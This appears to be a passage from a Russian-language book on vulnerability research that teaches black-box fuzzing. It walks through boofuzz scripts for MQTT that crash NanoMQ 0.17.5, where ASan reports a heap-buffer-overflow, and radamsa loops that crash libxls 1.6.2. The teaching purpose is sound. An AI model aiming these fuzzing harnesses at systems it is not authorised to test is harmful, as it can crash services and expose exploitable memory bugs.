Новые стратегии фаззинга постоянно разрабатываются и улучшаются. Причина проста: каждая конкретная стратегия находит лишь определенное множество уязвимостей. Изменив ее, например выбрав другой мутатор или санитайзер, можно обнаружить другие ошибки.

Перечисленные типы не исключают друг друга и часто пересекаются. Например, фаззер белого ящика SAGE, разработанный исследователями Microsoft, использует символьный анализ для максимизации покрытия без традиционного цикла обратной связи; фаззер черного ящика одновременно может быть основан на мутациях. Значения категорий также менялись со временем, например требования к обратной связи для признания фаззера "умным".

Платформы фаззинга позволяют строить разные рабочие процессы для конкретной цели. Они не только создают входные данные, но и наблюдают выполнение, записывают аварии и сортируют их. Благодаря этому фаззинг масштабируется на разные программы и типы ввода.

Эта книга посвящена нескольким областям исследования уязвимостей, а не только фаззингу. Для более глубокого изучения обратитесь к книге Андреаса Целлера, Рахула Гопината, Марселя Беме, Гордона Фрейзера и Кристиана Холлера *The Fuzzing Book*, доступной по адресу `https://www.fuzzingbook.org`. Еще одно полезное введение для начинающих - цикл h0mbre "Fuzzing Like a Caveman", посвященный самостоятельной реализации мутаций, наблюдения за авариями, управления покрытием и других ключевых понятий. Публикации, начиная с `https://h0mbre.github.io/Fuzzing-Like-A-Caveman/`, подробно описывают создание фаззера с нуля и постепенное добавление оптимизаций. Это практическое и глубокое исследование продвинутых понятий фаззинга.

Фаззинг черного ящика с boofuzz

Как однажды сказал мой наставник по фаззингу: "Хоть какой-то фаззинг лучше его полного отсутствия". При исследовании определенного формата или протокола обычно полезно начать с

быстрого и грязного "глупого" фаззинга, или фаззинга черного ящика, который легко применить к широкому кругу целей.

Когда я впервые работал с форматом баз данных dBase, я воспользовался Peach Fuzzer, который теперь открыт как GitLab Protocol Fuzzer Community Edition, чтобы быстро фаззить разные анализаторы DBF. Это помогло найти простые уязвимости и типичные ошибки разбора DBF в небольших и хуже поддерживаемых программах.

Простой фаззинг также направляет последующий интенсивный "умный" фаззинг, указывая важные части программы. Многие исследовательские группы применяют разновидность этого процесса. Например, Team82 компании Claroty описала его по адресу `https://claroty.com/team82/research/opc-ua-deep-dive-series-part-5-inside-team82-s-research-methodology`. Иными словами, быстрое движение и поломка вещей оптимизируют время и ресурсы. На первом запуске не нужно строить совершенную среду фаззинга. Это можно сделать позднее, когда появятся данные о потенциальных узких местах.

Такой подход закономерно требует простых фаззеров и простой настройки. Примеры этой главы покажут удивительную эффективность сравнительно старых и нехитрых инструментов: они обнаружат уязвимости даже в хорошо исследованном libxls. Многие проекты с открытым исходным кодом применяют современные фаззеры в тестировании, но те могут быть слишком узко нацелены на определенные участки кода или запускаться недостаточно долго, пропуская простые ошибки, которые легко подбирают обычные фаззеры. Начнем с шаблона фаззинга протокола для boofuzz и проверим его на простой цели.

Знакомство с boofuzz

Boofuzz входит в линию фаззеров "Корпорация монстров", начатую Sulley - платформой фаззинга сетевых протоколов на Python, названной в честь высокого синего пушистого персонажа мультфильма. Sulley давно не поддерживается, и его место занял boofuzz.

Исследователи создали и несколько ответвлений, например Fuzzowski и OPCUA Network Fuzzer, ориентированных на сетевые протоколы промышленных систем управления.

По сравнению с современными фаззерами boofuzz не особенно сложен, но предоставляет простой API сценариев, который легко освоить и настроить. Это особенно полезно для сетевых протоколов с несколькими ветвями и обязательными последовательностями, например рукопожатиями.

Boofuzz основан на генерации, поэтому требует определить спецификацию фаззируемого протокола. Подготовка занимает время, но не обязательно сложнее фаззера мутаций вроде radamsa. Последнему все равно нужен исходный корпус допустимых данных, например файлов захвата пакетов, которые он будет анализировать и изменять.

В общем случае фаззеры генерации лучше подходят для простых и хорошо документированных форматов и протоколов, а фаззеры мутаций - для сложных или проприетарных. В этом примере boofuzz будет обрабатывать MQTT - легкий протокол связи по модели публикации и подписки, широко применяемый в устройствах интернета вещей.

Исследование протокола MQTT

Чтобы написать спецификацию для фаззера генерации, необходимо понять основные структуры данных и типы сообщений протокола. Начинать всегда следует с RFC или эквивалентной документации. MQTT является официальным стандартом, описанным по адресу `https://mqtt.org/mqtt-specification/`. Согласно разделу MQTT Control Packet (`https://docs.`

oasis-open.org/mqtt/mqtt/v5.0/os/mqtt-v5.0-os.html#_MQTT_Control_Packet), пакет MQTT через TCP состоит из следующих частей:

• **Фиксированный заголовок.** Обязательный заголовок каждого пакета MQTT: четырехбитное беззнаковое значение типа управляющего пакета, четыре бита флагов и целое число переменной длины от одного до четырех байт, обозначающее число оставшихся байтов текущего управляющего пакета.

• **Переменный заголовок.** Необязательный заголовок, содержимое которого зависит от типа управляющего пакета: например, двухбайтовый целочисленный идентификатор пакета и дополнительные свойства.

• **Полезная нагрузка.** Содержимое также зависит от типа управляющего пакета.

Структуры отдельных типов управляющих пакетов тоже определены в спецификации. Например, переменный заголовок PUBLISH включает имя темы, идентификатор пакета и необязательные свойства. Спецификация содержит требования к порядку и присутствию пакетов и структур, в частности:

> После установления сетевого соединения клиента с сервером первым пакетом от клиента серверу ДОЛЖЕН быть CONNECT [MQTT-3.1.0-1].

> Флаг DUP ДОЛЖЕН быть равен 1, когда клиент или сервер повторно доставляет пакет PUBLISH [MQTT-3.3.1-1]. Для всех сообщений с уровнем обслуживания 0 флаг DUP ДОЛЖЕН быть равен 0 [MQTT-3.3.1-2].

Уязвимости возникают в пограничных случаях, например при отсутствии проверки, поэтому логику фаззинга не всегда следует строго подчинять этим требованиям. Но нужно избегать и лишних сбоев из-за простых ошибок, например начала сеанса без ожидаемого рукопожатия.

Обычно следует соблюдать требования к последовательности вроде первого условия, где первым должен идти CONNECT, и нарушать требования к значениям вроде второго, где DUP должен равняться 1. Важно также наблюдать вывод фаззируемой цели, чтобы убедиться, что данные достигают интересных частей программы, а не отбрасываются конкретной проверкой.

MQTT содержит много типов управляющих пакетов, поэтому охват всех специфических требований может подавить сложностью. Лучше сосредоточиться на одном или двух типах и минимально необходимых последовательностях. В этом упражнении мы выберем пакет PUBLISH, который можно отправлять после CONNECT.

Фаззинг протокола MQTT

Изучив протокол, можно представить структуры данных и типы сообщений в шаблоне или корпусе начальных образцов, на основе которого фаззер будет создавать новый ввод. Для boofuzz это сценарий Python, использующий API платформы для описания протокола.

Обратите внимание на следующие основные классы и понятия boofuzz:

• **Session.** Главный интерфейс сеанса фаззинга, представленного графом из нескольких узлов запросов.

• **Target.** Основной интерфейс целевой программы.

• **Connection.** Соединение с целью. Поддерживаются TCP, UDP и даже необработанные сокеты второго и третьего уровней.

• **Request, block и primitives.** Собственно содержимое спецификации протокола, определяющее состав пакета запроса. Примитивы варьируются от `s_string` до `s_byte`. Для них настраиваются порядок байтов, значения по умолчанию, знаковость и другие параметры, в том числе участие в фаззинге.

Сначала реализуем запрос пакета `CONNECT`, который клиент обязан отправить раньше остальных. В листинге 7-1 приведен минимальный сценарий фаззинга `CONNECT`, доступный также в репозитории к книге.

```
from boofuzz import *

session = Session(
    target=Target(connection=TCPSocketConnection(host="localhost", port=1883))
)

s_initialize("Connect")
with s_block("FixedHeader"):
    s_bit_field( ①
        value=0b00010000,
        width=8,
        fuzzable=False,
        name="ControlPacketTypeAndFlags"
    )
    s_size( ②
        block_name="Remaining",
        fuzzable=False,
        length=1,
        endian=BIG_ENDIAN,
        name="RemainingLength",
    )
    with s_block("Remaining"): ③
        with s_block("VariableHeader"):
            s_size(
                block_name="ProtocolName",
                fuzzable=False,
                length=2,
                endian=BIG_ENDIAN,
                name="ProtocolNameLength",
            )
            with s_block("ProtocolName"):
                s_string(value="MQTT", fuzzable=False)
            s_byte(value=5, fuzzable=False, name="ProtocolVersion")
            s_byte(value=2, fuzzable=False, name="ConnectFlags")
            s_word( ④
                value=60,
                fuzzable=False,
                name="KeepAlive",
                endian=BIG_ENDIAN
            )
            with s_block("Properties"):
                s_byte(value=0, fuzzable=False, name="PropertiesLength")
        with s_block("Payload"):
            s_size(
                block_name="ClientID",
                fuzzable=False,
                length=2,
                endian=BIG_ENDIAN,
                name="ClientIDLength",
            )
            with s_block("ClientID"):
                s_string(fuzzable=True, value="Client1") ⑤

session.connect(s_get("Connect"))

session.fuzz()
```

Листинг 7-1. Сценарий boofuzz для пакета MQTT `CONNECT`

Распознав основные примитивы сценария boofuzz, их можно сопоставить с компонентами спецификации MQTT. Для аккуратности и простоты отладки регулярно используйте аргумент `name`: например, он именует тип управляющего пакета и флаги в первом байте фиксированного заголовка □.

Хотя boofuzz предоставляет аргумент `width`, значение `s_bit_field` в итоге дополняется до ближайшего полного байта, то есть восьми битов, что при меньшей ширине привело бы к неправильно сформированному пакету. Принцип работы можно понять по исходному коду `_render_int` по адресу `https://boofuzz.readthedocs.io/en/latest/_modules/boofuzz/primitives/bit_field.html`. Здесь исходное значение битового поля `0b00010000` разбирается как пакет типа 1 (`CONNECT`) с нулевыми флагами.

Любопытен примитив `s_size` □, который вычисляет размер блока, указанного в `block_name`. Здесь он представляет поле `Remaining Length`. По спецификации MQTT это целое переменной длины от одного до четырех байт, где старший бит каждого байта обозначает наличие продолжения. Кроме того, закодированное значение ДОЛЖНО занимать минимально необходимое число байтов.

Точно выразить такое правило доступными примитивами непросто, поэтому пока достаточно жестко задать однобайтовое целое. Примитивы блока `Remaining` □ едва ли превысят максимальное значение 127 для однобайтового целого переменной длины, поэтому проблем разбора возникнуть не должно.

Еще один интересный примитив - `s_word` □. Он представляет двухбайтовое значение поля `Keep Alive`. Согласно спецификации MQTT, все двух- и четырехбайтовые целые записываются от старшего байта к младшему. По умолчанию примитивы boofuzz используют обратный порядок, поэтому аргумент `endian` необходимо изменить.

Из-за сложности точного сопоставления примитивов boofuzz со спецификацией не следует рассчитывать на правильный результат с первой попытки. В идеале boofuzz должен отправлять данные, достаточно корректные для разбора целью и не отбрасываемые проверками. Ведь нас интересуют именно случаи, где отсутствие проверки позволяет искаженным данным вызвать неожиданное поведение.

Корректность сценария можно проверить, установив `fuzzable=False` для всех примитивов, кроме одного, принимающего произвольные строки или байты. Затем запустите фаззер и перехватывайте пакеты анализатором вроде Wireshark. Правильность фиксированных частей проверяется диссекторами Wireshark, отладочными журналами тестового сервера или вручную.

Оставьте `fuzzable=True` только для строкового примитива □ и запустите локальный HTTP-сервер Python. Хотя это не настоящий сервер MQTT и он будет возвращать неверные ответы, он завершит рукопожатие TCP, необходимое фаззеру для отправки пакетов. Затем запустите Wireshark и начните захват на петлевом интерфейсе **Loopback: lo**:

```
$ python -m http.server 1883 &
$ pip install boofuzz
$ python fuzz_mqtt.py
```

В захвате Wireshark начнут появляться пакеты, среди которых в столбце протокола будут пакеты MQTT. Щелкните самый первый: Wireshark покажет корректно сформированные поля, как на рисунке 7-1.



Рисунок 7-1. Разобранный пакет MQTT `CONNECT`

Единственным отклонением должно быть поле `Client ID`, которое разрешено фаззить. Вместо исходного `Client1` пакет содержит строку специальных символов. Убедившись, что `CONNECT` сформирован правильно, верните прежнее значение `fuzzable`.

Создание запроса `CONNECT` показывает приемы представления спецификации протокола примитивами boofuzz. Особенно важно учитывать порядок байтов, ожидаемое число байтов и специальные типы данных. Например, строке `ClientID` в UTF-8 по спецификации MQTT должно предшествовать двухбайтовое целое поле длины.

Фаззинг пакета MQTT PUBLISH

Теперь нужно построить пакет `PUBLISH`. В листинге 7-2 приведена рабочая спецификация запроса.

```
--пропущено--
s_initialize("Publish")
with s_block("FixedHeader"):
    s_bit_field(
        value=0b00110000, ①
        width=8,
        fuzzable=False,
        name="ControlPacketTypeAndFlags"
    )
    s_size(
        block_name="Remaining",
        fuzzable=False,
        length=1,
        endian=BIG_ENDIAN,
        name="RemainingLength",
    )
    with s_block("Remaining"):
        with s_block("VariableHeader"):
            s_size(
                block_name="TopicName",
                fuzzable=False,
                length=2,
                endian=BIG_ENDIAN,
                name="TopicNameLength",
            )
```

```
            with s_block("TopicName"): ②
                s_string(value="test/fuzzme", fuzzable=False)
            with s_block("Properties"): ③
                s_byte(value=0, fuzzable=False, name="PropertiesLength")
        with s_block("Payload"):
            s_bytes(
                fuzzable=True,
                value=b"testfuzz",
                name="ApplicationMessage"
            ) ④

session.connect(s_get("Connect"))
session.connect(s_get("Connect"), s_get("Publish")) ⑤

session.fuzz()
```

Листинг 7-2. Фрагмент сценария boofuzz для пакета MQTT PUBLISH

Фиксированный заголовок PUBLISH поддерживает флаги DUP, QoS и RETAIN, но спецификация позволяет оставить их равными 0 □. Изменяется только тип пакета: теперь это 3 (PUBLISH), а не 1 (CONNECT).

Спецификация также приводит пример переменного заголовка, включающего строку имени темы UTF-8 □, идентификатор пакета и пустой набор свойств □. Поскольку QoS равен 0, идентификатор пакета можно полностью исключить. Полезная нагрузка содержит ApplicationMessage □, то есть любые данные, передаваемые MQTT.

Добавьте фрагмент в fuzz_mqtt.py. Измененный сценарий также указывает, что PUBLISH следует отправлять только после CONNECT □. Теперь boofuzz отправит корректный PUBLISH с фаззированным полем ApplicationMessage, как на рисунке 7-2.



Рисунок 7-2. Разобранный пакет MQTT PUBLISH

Теперь можно фаззить PUBLISH. Остается решить, какие поля изменять. При бесконечном времени и вычислительной мощности можно было бы фаззить все. Для оптимизации полезно выбирать поля типа "тип - длина - значение". Хорошими кандидатами являются RemainingLength, TopicNameLength, строковый примитив блока TopicName и PropertiesLength. Установите для них fuzzable=True, а для ApplicationMessage - False.

Фаззинг NanoMQ

Пора проверить сценарий на небольшой цели. NanoMQ - брокер MQTT с открытым исходным кодом и простой реализацией. Загрузите исходный код версии 0.17.5 со страницы `https://github.com/emqx/nanomq/archive/refs/tags/0.17.5.zip` и необходимую зависимость NanoNNG версии 0.17.2 по адресу `https://github.com/nanomq/NanoNNG/archive/refs/tags/0.17.2.zip`. Обязательно используйте именно эти версии. Распакуйте оба архива, переместите файлы NanoNNG в каталог `nng` проекта `nanomq-0.17.5` и соберите NanoMQ:

```
$ mv NanoNNG-0.17.2/* nanomq-0.17.5/nng
$ cd nanomq-0.17.5
$ mkdir build
$ cd build
$ cmake -DDEBUG=ON -DASAN=ON ..
$ make
```

Два дополнительных флага `cmake` добавляют в двоичный файл отладочные сведения и детектор ошибок памяти AddressSanitizer (ASan). ASan - разновидность санитайзера компилятора, которая обнаруживает потенциальные ошибки во время выполнения благодаря инструментированию, добавленному при компиляции.

ASan полезно включать при сборке фаззируемой цели, потому что повреждение памяти не всегда немедленно вызывает аварию. Без него такие уязвимости можно пропустить и получить ложноотрицательный результат. ASan не только перехватывает ошибку в момент возникновения, но и выводит подробные сведения о месте и характере переполнения.

Для этого модуль инструментирования времени компиляции и библиотека времени выполнения перехватывают все операции чтения и записи памяти и сверяют их с "теневой памятью", отражающей исходное пространство. Чтобы обнаруживать выход за границы, ASan создает вокруг выделенной памяти "отравленные красные зоны" и проверяет чтение и запись их адресов. Подробное объяснение приведено по адресу `https://github.com/google/sanitizers/wiki/AddressSanitizerAlgorithm`.

Перед фаззингом посмотрим, что произойдет при нарушении правильной последовательности пакетов MQTT. Измените последние строки сценария:

```
# session.connect(s_get("Connect"))
# session.connect(s_get("Connect"), s_get("Publish"))
session.connect(s_get("Publish")) ①

session.fuzz()
```

Теперь boofuzz будет отправлять только `PUBLISH` □ без предшествующего `CONNECT`. Запустите собранную цель и сценарий:

```
$ ./nanomq/nanomq start &
$ python fuzz_mqtt.py
```

Во время фаззинга NanoMQ непрерывно сообщает о недопустимом типе пакета `CONNECT`. Встретив ошибку, он просто закрывает соединение, не разбирая остальную часть пакета.

Это показывает одну из сложностей сквозного "глупого" фаззинга. Поскольку выполняется вся программа, необходимо учитывать различные проверки и решать, какие из них проходить, а какие нарушать. Если первым не отправить `CONNECT`, много времени будет потрачено на фаззинг лишь небольшого участка программы. Преимущество подхода в том, что найденная уязвимость заведомо доступна при обычном использовании, а у вас уже есть готовая проверка концепции.

Восстановите исходную последовательность пакетов и перезапустите NanoMQ. На этот раз boofuzz быстро вызовет аварию со следующим выводом ASan:

```
==43885==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x607000010053 at pc ①
0x55e876d8b23f bp 0x7f35d2bf8510 sp 0x7f35d2bf8508
READ of size 1 at 0x607000010053 thread T7
--пропущено--
SUMMARY: AddressSanitizer: heap-buffer-overflow /home/kali/Desktop/nanomq-0.17.5/nng/src/
supplemental/mqtt/mqtt_codec.c:2788 in read_byte
Shadow bytes around the buggy address: ②
  0x0c0e7fff9fb0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c0e7fff9fc0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c0e7fff9fd0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c0e7fff9fe0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c0e7fff9ff0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
=>0x0c0e7fffa000: fa fa 00 00 00 00 00 00 00[03]fa fa fa fa fa
  0x0c0e7fffa010: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c0e7fffa020: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c0e7fffa030: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c0e7fffa040: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c0e7fffa050: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
```

Вывод ASan достаточно понятен. Из-за чтения одного байта за границами буфера кучи произошло переполнение по адресу `0x607000010053` □. Теневые байты □ показывают, что чтение выполнялось справа от допустимой адресуемой памяти.

Благодаря отладочному флагу, добавленному при компиляции, ASan также указывает точные строки, где возникло переполнение. Здесь авария произошла в функции `read_byte` файла `nng/src/supplemental/mqtt/mqtt_codec.c`:

```
int
read_byte(struct pos_buf *buf, uint8_t *val)
{
    if ((buf->endpos - buf->curpos) < 1) {
        return MQTT_ERR_NOMEM;
    }
```

Продолжение функции:

```
    *val = *(buf->curpos++);  // Здесь происходит авария

    return 0;
}
```

Само по себе это мало что объясняет, поэтому поднимемся по стеку к вызвавшей `read_byte` функции `decode_buf_properties`:

```
/**
 * packet_len: оставшаяся длина
 * len: длина свойства
 */
property *
decode_buf_properties(uint8_t *packet, uint32_t packet_len, uint32_t *pos, ①
    uint32_t *len, bool copy_value)
{
    int       rv;
    uint8_t * msg_body    = packet;
    size_t    msg_len     = packet_len;
    uint32_t  prop_len    = 0;
    uint8_t   bytes       = 0;
    uint32_t  current_pos = *pos;
    property *list        = NULL;

    if (current_pos >= msg_len) {
        return NULL;
    }

    if ((rv = read_variable_int(msg_body + current_pos, ②
             msg_len - current_pos, &prop_len, &bytes)) != 0) {
```

```
        *len = 0;
        return NULL;
    }
    current_pos += bytes;
    if (prop_len == 0) {
        goto out;
    }
    struct pos_buf buf = {
        .curpos = &msg_body[current_pos],
        .endpos = &msg_body[current_pos + prop_len], ③
    };
    --пропущено--

    /* Проверяем время появления свойств */
    // TODO

    while (buf.curpos < buf.endpos) { ④
        if (0 != read_byte(&buf, &prop_id)) {  // Здесь происходит авария
            property_free(list);
            break;
        }
```

Функция принимает указатель *pos □, разыменовывает его в current_pos и использует как смещение для чтения целого переменной длины prop_len □. Затем значение определяет конечную позицию свойств пакета □. Наконец, цикл читает пакет по одному байту, пока текущая позиция меньше конечной □.

Вероятно, пакет искажен так, что из него извлекается чрезмерно большое значение длины свойств. Но хотя PropertiesLength участвовал в фаззинге, вывод boofuzz показывает, что тест, вызвавший аварию, относился к RemainingLength:

```
Test Case: 49: Connect->Publish:[Publish.FixedHeader.RemainingLength:48]
Info: Type: Size
Info: Opening target connection (localhost:1883)...
Info: Cannot connect to target; retrying. Note: This likely indicates a
failure caused by the previous test case, or a target that's slow to
restart.
```

При непрерывном выполнении сценария возникает проблема воспроизводимости: повреждение могло произойти в предыдущем тесте, а аварию вызвать только в текущем. Может потребоваться дополнительный анализ в отладчике или исследование исходного кода в месте сбоя.

Кроме того, завершать весь сеанс при каждой аварии непрактично. boofuzz поддерживает мониторы, которые наблюдают за целью и перезапускают ее после сбоя. Загрузите и запустите сценарий наблюдения за процессом по адресу https://raw.githubusercontent.com/jtpereyda/boofuzz/refs/heads/master/process_monitor_unix.py, а затем измените начало сценария фаззинга:

```
procmon = ProcessMonitor('localhost', 26002)
procmon.set_options(
    start_commands=[
        '/home/kali/Downloads/nanomq-0.17.5/build/nanomq/nanomq start'
    ]
)

session = Session(
    target=Target(
        connection=TCPSocketConnection(
            host="localhost",
            port=1883
        ),
        monitors=[procmon]
    )
)
```

При запущенном мониторе новый сценарий сможет работать непрерывно, сохраняя журналы в boofuzz-results. Кроме того, веб-интерфейс по адресу http://localhost:26000 позволяет

наблюдать сеанс и просматривать отдельные тесты, которые монитор связал с авариями. Следующий сбой не заставит себя ждать:

```
[2023-08-19 15:23:12,964] Test Case: 142: Connect->Publish:[Publish.FixedHeader.Remaining
                                        .VariableHeader.TopicNameLength:3]
[2023-08-19 15:23:12,964]     Info: Type: Size
[2023-08-19 15:23:12,964]     Info: Opening target connection (localhost:1883)...
[2023-08-19 15:23:12,964]     Info: Connection opened.
--пропущено--
[2023-08-19 15:23:12,967] Test Step: Fuzzing Node 'Publish'
[2023-08-19 15:23:12,967]     Info: Sending 26 bytes...
[2023-08-19 15:23:12,967]     Info: Target connection reset.
[2023-08-19 15:23:12,967] Test Step: Contact target monitors
[2023-08-19 15:23:12,969]     Check Failed: ProcessMonitor#140535404135056
[localhost:26002] detected crash on test case #142: [03:23.12] Crash. Exit
code: 256. Reason - Exit with code - 1
[2023-08-19 15:23:19,972]     Info: Giving the process 3 seconds to settle in
```

На этот раз аварию вызвал `TopicNameLength`. Экспериментируйте с примитивами и аргументами сценария, чтобы получить другие виды сбоев. Например, при установке флага `QoS` спецификация MQTT требует включить в переменный заголовок `PUBLISH` двухбайтовый целочисленный идентификатор пакета. Это изменит покрытие и проверит другие части программы.

Фаззинг на основе мутаций без настройки с radamsa

Иногда не хочется читать спецификацию или выполнять обратную разработку, чтобы определить фаззируемый протокол или формат. В таких случаях особенно удобен фаззер черного ящика на основе мутаций, например radamsa. Этот универсальный инструмент существует давно, но остается популярным благодаря простоте и, по собственному описанию, "предельно черному ящику".

Сначала соберите и установите radamsa:

```
$ git clone https://gitlab.com/akihe/radamsa
$ cd radamsa
$ make
$ sudo make install
```

radamsa изменяет ввод, полученный через конвейер или указанный файлом. Несколько запусков показывают, как она случайно мутирует исходные данные в зависимости от предполагаемого типа: переворачивает биты, выполняет целочисленные операции, добавляет переводы строк и применяет другие преобразования.

```
$ echo '1337' | radamsa
25701550?337
$ echo '1337' | radamsa
133338????37???????
$ echo '1337' | radamsa
-0??-167296
$ echo '1337' > input.txt
$ radamsa input.txt
1??232981143660286206149151O3
$ radamsa input.txt
0337
$ radamsa input.txt
337
1337
```

В отличие от boofuzz и платформ фаззинга, radamsa только изменяет тесты. Передавать их цели и следить за авариями необходимо самостоятельно. Это несложно: документация предлагает пример сценария оболочки для `gzip`, показанный в листинге 7-3.

```
# Создаем начальные данные для мутации
gzip -c /bin/bash > sample.gz
while true
do
    radamsa sample.gz > fuzzed.gz
    gzip -dc fuzzed.gz > /dev/null
    # Код завершения больше 127 означает аварию
    test $? -gt 127 && break
done
```

Листинг 7-3. Сценарий оболочки для фаззинга `gzip` *с radamsa*

Его легко приспособить к любой цели, которая принимает простой аргумент командной строки с путем к фаззированному вводу и в итоге завершается. В сложном программном обеспечении это встречается редко, но позднее вы научитесь работать и с такими целями.

Фаззинг libxls

Фаззеры мутаций часто применяются к библиотекам и программам разбора файлов: безопасная обработка поврежденных данных для них критически важна. Потренируемся с radamsa на библиотеке C libxls, которая предоставляет API разбора XLS. Несмотря на заявление о тщательном тестировании через libFuzzer, версия 1.6.2 все еще содержит уязвимости повреждения памяти.

Загрузите, извлеките и соберите этот выпуск:

```
$ wget https://github.com/libxls/libxls/releases/download/v1.6.2/libxls-1.6.2.tar.gz
$ tar -zxf libxls-1.6.2.tar.gz
$ cd libxls-1.6.2
$ sed -i -e '39,41d' -e '43d' include/libxls/xlstypes.h ①
$ ./configure
$ make
```

Команда `sed` исправляет ошибку отсутствующих символов при компиляции □.

libxls является библиотекой, поэтому напрямую фаззить ее с radamsa нельзя. Но проект собирает два исполняемых файла, `test_libxls` и `test2_libxl`, и содержит тестовый XLS для начального образца. Они и станут целями. Используйте измененный сценарий из листинга 7-4, доступный в репозитории как `chapter-07/radamsa-libxls/fuzz-libxls.sh`.

```
while true
do
    radamsa test/files/test2.xls > fuzzed.xls
    ./test2_libxls fuzzed.xls > /dev/null
    test $? -gt 127 && break
done
```

Листинг 7-4. Сценарий оболочки для фаззинга libxls с radamsa

Поместите сценарий в каталог libxls и запустите:

```
$ chmod +x fuzz-libxls.sh
$ ./fuzz-libxls.sh
```

Дождитесь остановки сценария, означающей аварию. Повторный запуск теста без перенаправления вывода даст следующий результат:

```
$ ./test2_libxls fuzzed.xls
ole2_open: fuzzed.xls
libxls : xls_open_ole
libxls : xls_parseWorkBook
--пропущено--
libxls : xls_getWorkSheet
zsh: segmentation fault ./test2_libxls fuzzed.xls
```

Всего за несколько минут найден аварийный тест. Это может удивить, ведь libxls якобы "тщательно фаззили". Код для libFuzzer находится в `fuzz/fuzz_xls.c` и вызывает `xls_getWorkSheet`, поэтому маловероятно, что уязвимая функция вообще не проверялась. Есть несколько возможных объяснений успеха radamsa:

